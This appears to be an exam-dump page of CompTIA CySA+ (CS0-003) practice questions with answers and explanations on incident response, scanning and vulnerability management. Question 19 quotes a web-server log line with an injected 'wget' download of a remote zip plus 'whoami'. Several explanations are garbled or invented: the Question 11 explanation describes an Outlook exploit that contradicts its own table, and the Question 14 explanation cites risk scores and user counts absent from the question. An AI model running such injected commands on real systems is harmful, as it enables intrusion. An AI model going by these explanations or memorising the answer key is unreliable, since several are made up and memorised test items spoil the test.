CuramSoftware.CS0-003.v2025-04-14.q149

Exam Code:	CS0-003
Exam Name:	CompTIA Cybersecurity Analyst (CySA+) Certification Exam
Certification Provider:	Curam Software
Free Question Number:	149
Version:	v2025-04-14
# of views:	1124
# of Questions views:	1490
https://www.dumpsdb.com/dumps/CuramSoftware/CS0-003/CuramSoftware.CS0-003.v2025-04-14.q149	

NEW QUESTION: 1
A software developer is correcting the error-handling capabilities of an application following the initial coding of the fix.
Which of the following would the software developer MOST likely performed to validate the code poor to pushing it to production?
A. Web-application vulnerability scan
B. Static analysis
C. Packet inspection
D. Penetration test
Answer: (SHOW ANSWER)
What is static analysis?
Static analysis is a method of analyzing code for defects, bugs, or security issues prior to pushing to production.
https://cloudacademy.com/blog/what-is-static-analysis-within-ci-cd-pipelines/

NEW QUESTION: 2
Several vulnerability scan reports have indicated runtime errors as the code is executing. The dashboard that lists the errors has a command-line interface for developers to check for vulnerabilities. Which of the following will enable a developer to correct this issue? (Select two).
A. Performing dynamic application security testing
B. Reviewing the code
C. Fuzzing the application
D. Debugging the code
E. Implementing a coding standard
F. Implementing IDS
Answer: B,D (LEAVE A REPLY)

Reviewing the code and debugging the code are two methods that can help a developer identify and fix runtime errors in the code. Reviewing the code involves checking the syntax, logic, and structure of the code for any errors or inconsistencies. Debugging the code involves running the code in a controlled environment and using tools such as breakpoints, watches, and logs to monitor the execution and find the source of errors. Both methods can help improve the quality and security of the code.

NEW QUESTION: 3
A security analyst is responding to an indent that involves a malicious attack on a network. Data closet. Which of the following best explains how are analyst should properly document the incident?
A. Create a full diagram of the network infrastructure
B. Back up the configuration file for alt network devices
C. Take photos of the impacted items
D. Record and validate each connection
Answer: C (LEAVE A REPLY)
When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation.
Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

NEW QUESTION: 4
The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT     STATE    SERVICE REASON
80/tcp   open     http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " ] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```


Which of the following most accurately describes the result of the scan?
A. An output of characters > and " as the parameters used m the attempt
B. The vulnerable parameter ID hccp://l72.31.15.2/1.php?id-2 and unfiltered characters returned
C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
D. The vulnerable parameter and characters > and " with a reflected XSS attempt
Answer: D (LEAVE A REPLY)
A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

NEW QUESTION: 5

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

A. Increasing training and awareness for all staff

B. Ensuring that malicious websites cannot be visited

C. Blocking all scripts downloaded from the internet

D. Disabling all staff members' ability to run downloaded applications

Answer: A (LEAVE A REPLY)

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats Reporting any suspicious or anomalous activity to the security team or the appropriate authority Following the organization's policies and procedures on security awareness and best practices Official Reference:

https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives

https://www.comptia.org/certifications/cybersecurity-analyst

https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

NEW QUESTION: 6

Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

A. The lead should review what is documented in the incident response policy or plan

B. Management level members of the CSIRT should make that decision

C. The lead has the authority to decide who to communicate with at any t me

D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: (SHOW ANSWER)

Explanation

The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

NEW QUESTION: 7

Which of the following would a security analyst likely use to compare TTPs between different known adversaries of an organization?

A. MITRE ATTACK

B. Cyber Kill Cham

C. OWASP

D. STIXTAXII

Answer: A (LEAVE A REPLY)

Explanation

MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

NEW QUESTION: 8
Using open-source intelligence gathered from technical forums, a threat actor compiles and tests a malicious downloader to ensure it will not be detected by the victim organization's endpoint security protections. Which of the following stages of the Cyber Kill Chain best aligns with the threat actor's actions?
A. Weaponization
B. Exploitation
C. Reconnaissance
D. Delivery
Answer: A (LEAVE A REPLY)

NEW QUESTION: 9
A security analyst reviews the following extract of a vulnerability scan that was performed against the web server:

Which of the following recommendations should the security analyst provide to harden the web server?
A. Remove the version information on http-server-header.
B. Disable tcp_wrappers.
C. Delete the /wp-login.php folder.
D. Close port 22.
Answer: A (LEAVE A REPLY)
The vulnerability scan shows that the version information is visible in the http-server-header, which can be exploited by attackers to identify vulnerabilities specific to that version. Removing or obfuscating this information can enhance security.
References: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4: Vulnerability Management, page 172; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Vulnerability Management, page 223.

NEW QUESTION: 10
A security administrator has found indications of dictionary attacks against the company's external-facing portal. Which of the following should be implemented to best mitigate the password attacks?
A. Multifactor authentication
B. Lockout policy

C. Web application firewall
D. Password complexity
Answer: B (LEAVE A REPLY)
Dictionary attacks involve an attacker attempting to guess passwords by using a list of common passwords.
Implementing a lockout policy is effective because it limits the number of login attempts, thereby hindering the attacker's ability to repeatedly attempt different passwords. Lockout policies are standard in cybersecurity practices to prevent brute-force and dictionary attacks by temporarily disabling an account after a certain number of failed login attempts. According to CompTIA Security + standards, password complexity (option B) and multifactor authentication (option A) are helpful but are not as immediately effective in directly preventing repeated attempts as a lockout policy.

NEW QUESTION: 11
The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?
A. Vulnerability A
B. Vulnerability B
C. Vulnerability C
D. Vulnerability D
Answer: (SHOW ANSWER)
Vulnerability B is the vulnerability that the analyst should be most concerned about, knowing that end users frequently click on malicious links sent via email. Vulnerability B is a remote code execution vulnerability in Microsoft Outlook that allows an attacker to run arbitrary code on the target system by sending a specially crafted email message. This vulnerability is very dangerous, as it does not require any user interaction or attachment opening to trigger the exploit. The attacker only needs to send an email to the victim's Outlook account, and the code will execute automatically when Outlook connects to the Exchange server. This vulnerability has a high severity rating of 9.8 out of 10, and it affects all supported versions of Outlook.
Therefore, the analyst should prioritize patching this vulnerability as soon as possible to prevent potential compromise of the workstations.

NEW QUESTION: 12
Which of the following best describes the process of requiring remediation of a known threat within a given time frame?
A. SLA
B. MOU
C. Best-effort patching
D. Organizational governance
Answer: A (LEAVE A REPLY)
Explanation
An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also

help to establish clear communication, expectations, and accountability between the service provider and the customer12 An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.
Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing.
Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

NEW QUESTION: 13
A security team conducts a lessons-learned meeting after struggling to determine who should conduct the next steps following a security event. Which of the following should the team create to address this issue?
A. Service-level agreement
B. Change management plan
C. Incident response plan
D. Memorandum of understanding
Answer: C (LEAVE A REPLY)
An incident response plan (IRP) is a document that defines the roles and responsibilities, procedures, and guidelines for responding to a security incident. It helps the security team to act quickly and effectively, minimizing the impact and cost of the incident. An IRP should specify who should conduct the next steps following a security event, such as containment, eradication, recovery, and analysis12. References: CompTIA CySA+ CS0-003 Certification Study Guide, page 362; 6 Incident Response Steps to Take After a Security Event, section 2.

NEW QUESTION: 14
Patches for two highly exploited vulnerabilities were released on the same Friday afternoon. Information about the systems and vulnerabilities is shown in the tables below:

Vulnerability name	Description
inter.drop	Remote Code Execution (RCE)
slow.roll	Denial of Service (DoS)

System name	Vulnerability	Network segment
manning	slow.roll	internal
brees	inter.drop	internal
brady	inter.drop	external
rogers	slow.roll inter.drop	isolated vlan

Which of the following should the security analyst prioritize for remediation?
A. rogers
B. brady

C. brees
D. manning
Answer: B (LEAVE A REPLY)
Brady should be prioritized for remediation, as it has the highest risk score and the highest number of affected users. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Brady has a risk score of 9 x 0.8 = 7.2, which is higher than any other system. Brady also has 500 affected users, which is more than any other system. Therefore, patching brady would reduce the most risk and impact for the organization. The other systems have lower risk scores and lower numbers of affected users, so they can be remediated later.

NEW QUESTION: 15
A security analyst reviews the following results of a Nikto scan:

Which of the following should the security administrator investigate next?

A. tiki

B. phpList

C. shtml.exe

D. sshome

Answer: C (LEAVE A REPLY)

The security administrator should investigate shtml.exe next, as it is a potential vulnerability that allows remote code execution on the web server. Nikto scan results indicate that the web server is running Apache on Windows, and that the shtml.exe file is accessible in the /scripts/ directory. This file is part of the Server Side Includes (SSI) feature, which allows dynamic content generation

on web pages. However, if the SSI feature is not configured properly, it can allow attackers to execute arbitrary commands on the web server by injecting malicious code into the URL or the web page12. Therefore, the security administrator should check the SSI configuration and permissions, and remove or disable the shtml.exe file if it is not needed. References:
Nikto-Penetration testing. Introduction, Web application scanning with Nikto

NEW QUESTION: 16
An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?
A. Take a snapshot of the compromised server and verify its integrity
B. Restore the affected server to remove any malware
C. Contact the appropriate government agency to investigate
D. Research the malware strain to perform attribution
Answer: (SHOW ANSWER)
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

NEW QUESTION: 17
Which of the following is the most important factor to ensure accurate incident response reporting?
A. A well-defined timeline of the events
B. A guideline for regulatory reporting
C. Logs from the impacted system
D. A well-developed executive summary
Answer: A (LEAVE A REPLY)
Explanation
A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:
https://www.ibm.com/topics/incident-response
https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/

NEW QUESTION: 18
An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources
B. Make a copy of the files as a backup on the server.
C. Place a legal hold on the device and the user's network share.
D. Make a forensic image of the device and create a SRA-I hash.
Answer: D (LEAVE A REPLY)
Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official References:
https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/
https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/

NEW QUESTION: 19
An incident response team member is triaging a Linux server. The output is shown below:

```
$ cat /etc/passwd

root:x:0:0::/:/bin/zsh
bin:x:1:1::/:/usr/bin/nologin
daemon:x:2:2::/:/usr/bin/nologin
mail:x:8:12::/var/spool/mail:/usr/bin/nologin
http:x:33:33::/srv/http:/bin/bash
nobody:x:65534:65534:Nobody:/:/usr/bin/nologin
git:x:972:972:git daemon user:/:/usr/bin/git-shell

$ cat /var/log/httpd

at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.internaDoFilter(ApplicationFilterChain.java:208)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:316)
at org.java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1142)
WARN [struts2.dispatcher.multipart.JakartaMultiPartRequest] Unable to parse request
container.getInstance.(#wget http://grohl.ve.da/tmp/brkgtr.zip;#whoami)
at org.apache.commons.fileupload.FileUploadBase$FileUploadBase$FileItemIteratorImpl.<init>(FileUploadBase.java:947)
at org.apache.commons.fileupload.FileUploadBase.getItemIterator(FileUploadBase.java:334)
at org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:188)
org.apache.struts2.dispatcher.multipart.JakartaMultipartRequest.parseRequest(JakartaMultiPartRequest.java:423)
```

Which of the following is the adversary most likely trying to do?
A. Create a backdoor root account named zsh.
B. Execute commands through an unsecured service account.
C. Send a beacon to a command-and-control server.
D. Perform a denial-of-service attack on the web server.
Answer: B (LEAVE A REPLY)
The log output indicates an attempt to execute a command via an unsecured service account, specifically using a wget command to download a file from an external source. This suggests that the adversary is trying to exploit a vulnerability in the web server to run unauthorized commands, which is a common technique for gaining a foothold or further compromising the system. The presence of wget http://grohl.ve.da/tmp/brkgtr.zip indicates an attempt to download and possibly execute a malicious payload.

NEW QUESTION: 20
Which of the following best describes the actions taken by an organization after the resolution of an incident that addresses issues and reflects on the growth opportunities for future incidents?
A. Scrum review
B. Regulatory compliance

C. Root cause analysis
D. Lessons learned
Answer: D (LEAVE A REPLY)

NEW QUESTION: 21
Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?
A. Hacktivist threat
B. Advanced persistent threat
C. Unintentional insider threat
D. Nation-state threat
Answer: (SHOW ANSWER)
An unintentional insider threat is a type of network security threat that occurs when a legitimate user of the network unknowingly exposes the network to malicious activity, such as opening a phishing email or a malware-infected attachment from an unknown source. This can compromise the network security and allow attackers to access sensitive data or systems. The other options are not related to the threat concept of ensuring that all network users only open attachments from known sources.

NEW QUESTION: 22
A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?
A. SLA
B. NDA
C. MOU
D. Limitation of liability
Answer: A (LEAVE A REPLY)
SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

NEW QUESTION: 23
An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?
A. Eradication
B. Recovery
C. Containment
D. Preparation
Answer: (SHOW ANSWER)
Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

NEW QUESTION: 24
A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?
A. function w() { a=$(ping -c 1 $1 | awk-F "/" 'END{print $1}') && echo "$1 | $a" }
B. B. function x() { b=traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $b" }
C. C. function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.
com TXT +short }
D. function z() { c=$(geoiplookup$1) && echo "$1 | $c" }
Answer: C (LEAVE A REPLY)
The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short } This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date.
The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

NEW QUESTION: 25
There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?
A. Implement step-up authentication for administrators
B. Improve employee training and awareness
C. Increase password complexity standards
D. Deploy mobile device management
Answer: (SHOW ANSWER)
The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

NEW QUESTION: 26
A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:
[+] XSS: In form input 'txtSearch' with action
https://localhost/search.aspx
[-] XSS: Analyzing response #1...
[-] XSS: Analyzing response #2...
[-] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
Which of the following is the most likely reason for this vulnerability?
A. The developer did not set proper cross-site scripting protections in the header.
B. The developer set input validation protection on the specific field of search.aspx.
C. The developer did not implement default protections in the web application build.
D. The developer did not set proper cross-site request forgery protections.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 27
A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?
A. grep [IP address] packets.pcap
B. cat packets.pcap | grep [IP Address]
C. tcpdump -n -r packets.pcap host [IP address]
D. strings packets.pcap | grep [IP Address]
Answer: C (LEAVE A REPLY)
Explanation
tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file.
The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:
https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers
https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_st

NEW QUESTION: 28
An incident response analyst is taking over an investigation from another analyst. The investigation has been going on for the past few days. Which of the following steps is most important during the transition between the two analysts?
A. Identify and discuss the lessons learned with the prior analyst.
B. Accept all findings and continue to investigate the next item target.
C. Review the steps that the previous analyst followed.
D. Validate the root cause from the prior analyst.
Answer: (SHOW ANSWER)
Reviewing the steps that the previous analyst followed is the most important step during the transition, as it ensures continuity and consistency of the investigation. It also helps the new analyst to understand the current status, scope, and findings of the investigation, and to avoid repeating the same actions or missing any important details. The other options are either less important, premature, or potentially biased. Reference: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4: Incident Response and Management, page 191. Incident response best practices and tips, Tip 1: Always pack a jump bag.

NEW QUESTION: 29
A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?
A. Testing
B. Implementation
C. Validation
D. Rollback
Answer: C (LEAVE A REPLY)
Explanation

The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

NEW QUESTION: 30
Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

```
Nmap scan report for officerokuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerokuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
80/tcp    open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

Which of the following choices should the analyst look at first?
A. wh4dc-748gy.lan (192.168.86.152)
B. lan (192.168.86.22)
C. imaging.lan (192.168.86.150)
D. xlaptop.lan (192.168.86.249)
E. p4wnp1_aloa.lan (192.168.86.56)
Answer: (SHOW ANSWER)
The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official References:
https://github.com/mame82/P4wnP1_aloa


NEW QUESTION: 31
You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not The company's hardening guidelines indicate the following
* TLS 1 2 is the only version of TLS running.
* Apache 2.4.18 or greater should be used.
* Only default ports should be used.
INSTRUCTIONS
using the supplied data. record the status of compliance With the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1:
AppServ1:

AppServ1 | AppServ2 | AppServ3 | AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
```

```
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
```

AppServ2:



AppServ3:

